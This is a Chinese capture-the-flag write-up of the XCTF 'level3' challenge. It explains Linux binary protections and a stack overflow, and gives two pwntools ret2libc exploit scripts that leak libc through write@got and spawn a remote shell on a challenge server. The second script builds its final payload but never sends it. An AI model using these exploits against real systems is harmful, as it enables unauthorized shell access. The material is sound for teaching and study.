攻防世界新——level3

原创

coke_pwn 已于 2022-02-25 15:30:14 修改

分类专栏： XCTF 文章标签： linux pwn

于 2022-02-10 15:56:21 首次发布

由题意可得可能跟libc有关。

ps：libc是Linux下的ANSI C的函数库。ANSI C是基本的C语言函数库，包含了C语言最基本的库函数。

引申：

glibc 和 libc 都是 Linux 下的 C 函数库。
libc 是 Linux 下的 ANSI C 函数库；glibc 是 Linux 下的 GUN C 函数库。

1.checksec查看保护

文件有两个，一个是elf文件，一个是so文件。

ps：so文件（shared object），so文件是Linux下的程序函数库,即编译好的可以供其他程序使用的代码和数据。

```
┌──(root💀kali)-[/home/kali/桌面]
└─# checksec --file=level3
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols
ORTIFY  Fortified       Fortifiable     FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   69) Symbols
 No     0               1               level3
```

CSDN @coke_pwn

checksec查一下保护机制。

ps：

checksec的解析。

> **RELRO**

Relocation Read-Only (RELRO) 此项技术主要针对 GOT 改写的攻击方式。它分为两种，Partial RELRO 和 Full RELRO。
部分RELRO 易受到攻击，例如攻击者可以**atoi.got为system.plt，进而输入/bin/sh\x00获得shell**
完全RELRO 使整个 GOT 只读，从而无法被覆盖，但这样会大大增加程序的启动时间，因为程序在启动之前需要解析所有的符号。

> **Stack-canary**

栈溢出保护是一种缓冲区溢出攻击缓解手段，当函数存在缓冲区溢出攻击漏洞时，攻击者可以覆盖栈上的返回地址来让shellcode能够得到执行。当启用栈保护后，函数开始执行的时候会先往栈里插入类似cookie的信息，当函数真正返回的时候会验证cookie信息是否合法，如果不合法就停止程序运行。攻击者在覆盖返回地址的时候往往也会将cookie信息给覆盖掉，导致栈保护检查失败而阻止shellcode的执行。在Linux中我们将cookie信息称为canary。

> **NX**

NX enabled如果这个保护开启就是意味着栈中数据没有执行权限，如此一来, 当攻击者在堆栈上部署自己的 shellcode 并触发时, 只会直接造成程序的崩溃，但是可以利用rop（Return-oriented programming）（面向返回编程）这种方法绕过

> **PIE**

PIE(Position-Independent Executable, 位置无关可执行文件)技术与 ASLR 技术类似,ASLR 将程序运行时的堆栈以及共享库的加载地址随机化, 而 PIE 技术则在编译时将程序编译为位置无关, 即程序运行时各个段（如代码段等）加载的虚拟地址也是在装载时才确定。这就意味着, 在 PIE 和 ASLR 同时开启的情况下, 攻击者将对程序的内存布局一无所知, 传统的改写 GOT 表项的方法也难以进行, 因为攻击者不能获得程序的.got 段的虚地址。
若开启一般需在攻击时泄露地址信息。

> **FORTIFY**

这是一个由GCC实现的源码级别的保护机制，其功能是在编译的时候检查源码以避免潜在的缓冲区溢出等错误。
简单地说，加了这个保护之后,一些敏感函数如read, fgets,memcpy, printf等等可能
导致漏洞出现的函数都会被替换成__read_chk,__fgets_chk, __memcpy_chk, __printf_chk等。
这些带了chk的函数会检查读取/复制的字节长度是否超过缓冲区长度，

通过检查诸如%n之类的字符串位置是否位于可能被用户修改的可写地址，
避免了格式化字符串跳过某些参数（如直接%7$x）等方式来避免漏洞出现。
开启了FORTIFY保护的程序会被checksec检出，此外，在反汇编时直接查看got表也会发现chk函数的存在
这种检查是默认不开启的，可以通过

```
gcc -D_FORTIFY_SOURCE=2 -O1
```

开启。

> **RPATH/RUNPATH**


程序运行时的环境变量，运行时所需要的共享库文件优先从该目录寻找，可以fake lib造成攻击。

> **ASLR**

ASLR（Address space layout randomization）是一种针对缓冲区溢出的安全保护技术，通过对堆、栈、共享库映射等线性区布局的随机化，通过增加攻击者预测目的地址的难度，防止攻击者直接定位攻击代码位置，达到阻止溢出攻击的目的。据研究表明ASLR可以有效的降低缓冲区溢出攻击的成功率，如今Linux、FreeBSD、MacOS、Windows等主流操作系统都已采用了该技术。

由分析结果知道，文件可以栈溢出，堆栈不可执行。


运行一下。



简单的输入程序。

2.分析文件

直接ida打开。




```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  vulnerable_function();
  write(1, "Hello, World!\n", 0xEu);
  return 0;
}
```

```
ssize_t vulnerable_function()
{
  char buf[136]; // [esp+0h] [ebp-88h] BYREF

  write(1, "Input:\n", 7u);
  return read(0, buf, 256u);
}
```

分析函数

> **函数vulnerable_function()存在缓冲区溢出漏洞。read函数可以从缓冲区读取256个字节，但buf只有136个字节。**

于是我们想到在返回地址填写为system函数获取shell。

但文件里面没有system函数，但是附件给了libc。

解题

> 这里需要用到got表和plt表，没有学过的可以去了解了解。
> 由于文件都是默认开启了ALSR的，所以可以通过write函数泄露文件的libc的装载地址。
> 然后偏移得出system和/bin/sh的装载地址。
> 因为这里开启了随机化，下一次运行文件时，装载地址便会不同，于是需要返回到main函数或者read函数。

当然，无论是ASLR还是PIE，由于粒度问题，被随机化的都只是某个对象的起始地址，而在该对象内部依然保持原来的结构，也就是说相对偏移是不会变的。

于是我们可以通过泄露的write的got地址来得出system和/bin/sh的地址。

3.构造脚本

```python
from pwn import *

#获取远程进程对象
p=remote('111.200.241.244',55250)

#获取文件对象
elf=ELF('./level3')

#获取lib库对象
libc = ELF('./libc_32.so.6')

#获取函数
write_plt=elf.plt['write']
write_got=elf.got['write']
main_addr=elf.sym['main']

#接收数据
p.recvuntil(":\n")

#char[88] ebp  write函数地址  write函数返回地址(返回到main函数)  write函数参数一(1)  write函数参数二(write_got地址)  write函数参数三(写4字节)
payload=0x88*'a'+p32(0xdeadbeef)+p32(write_plt)+p32(main_addr)+p32(1)+p32(write_got)+p32(4)
p.sendline(payload)

#获取write在got中的地址
write_got_addr=u32(p.recv())
print hex(write_got_addr)

#计算lib库加载基址
libc_base=write_got_addr-libc.sym['write']
print hex(libc_base)

#计算system的地址
system_addr = libc_base+libc.sym['system']
print hex(system_addr)

#计算字符串 /bin/sh 的地址。0x15902b为偏移，通过命令：strings -a -t x libc_32.so.6 | grep "/bin/sh" 获取
bin_sh_addr = libc_base + 0x15902b
print hex(bin_sh_addr)

#char[88] ebp system system函数的返回地址 system函数的参数(bin_sh_addr)
payload2=0x88*'a'+p32(0xdeadbeef)+p32(system_addr)+p32(0x11111111)+p32(bin_sh_addr)

#接收数据
p.recvuntil(":\n")

#发送payload
p.sendline(payload2)

#切换交互模式
p.interactive()
```

```python
from pwn import *
#p=process("level3")
p=remote('111.200.241.244',55250)
context(os = 'linux' ,arch = 'i386', log_level = 'debug')# Debug settings
libc=ELF("libc_32.so.6")
elf=ELF("level3")
write_plt_addr=elf.plt['write']
write_got_addr=elf.got['write']
main_addr=elf.sym['main']

payload='A'*136 + 'a'*4 + p32(write_plt_addr)+p32(main_addr)+p32(1)+p32(write_got_addr)+p32(4)
p.sendlineafter("nput:\n",payload)
write_addr=u32(p.recv(4))
log.success("write:"+hex(write_addr))
libc_offset=write_addr - libc.sym['write']
log.success("libc_offset:"+hex(libc_offset))
sys_addr=libc_offset+libc.sym['system']
log.success("system:"+hex(sys_addr))
bin_sh_addr=libc_offset+libc.search("/bin/sh").next()
log.success("/bin/sh:"+hex(bin_sh_addr))
payload='A'*140+p32(sys_addr)+p32(0xdeadbeef)+p32(bin_sh_addr)
p.interactive()
```


解题的关键就是了解rop链和linux的安全机制。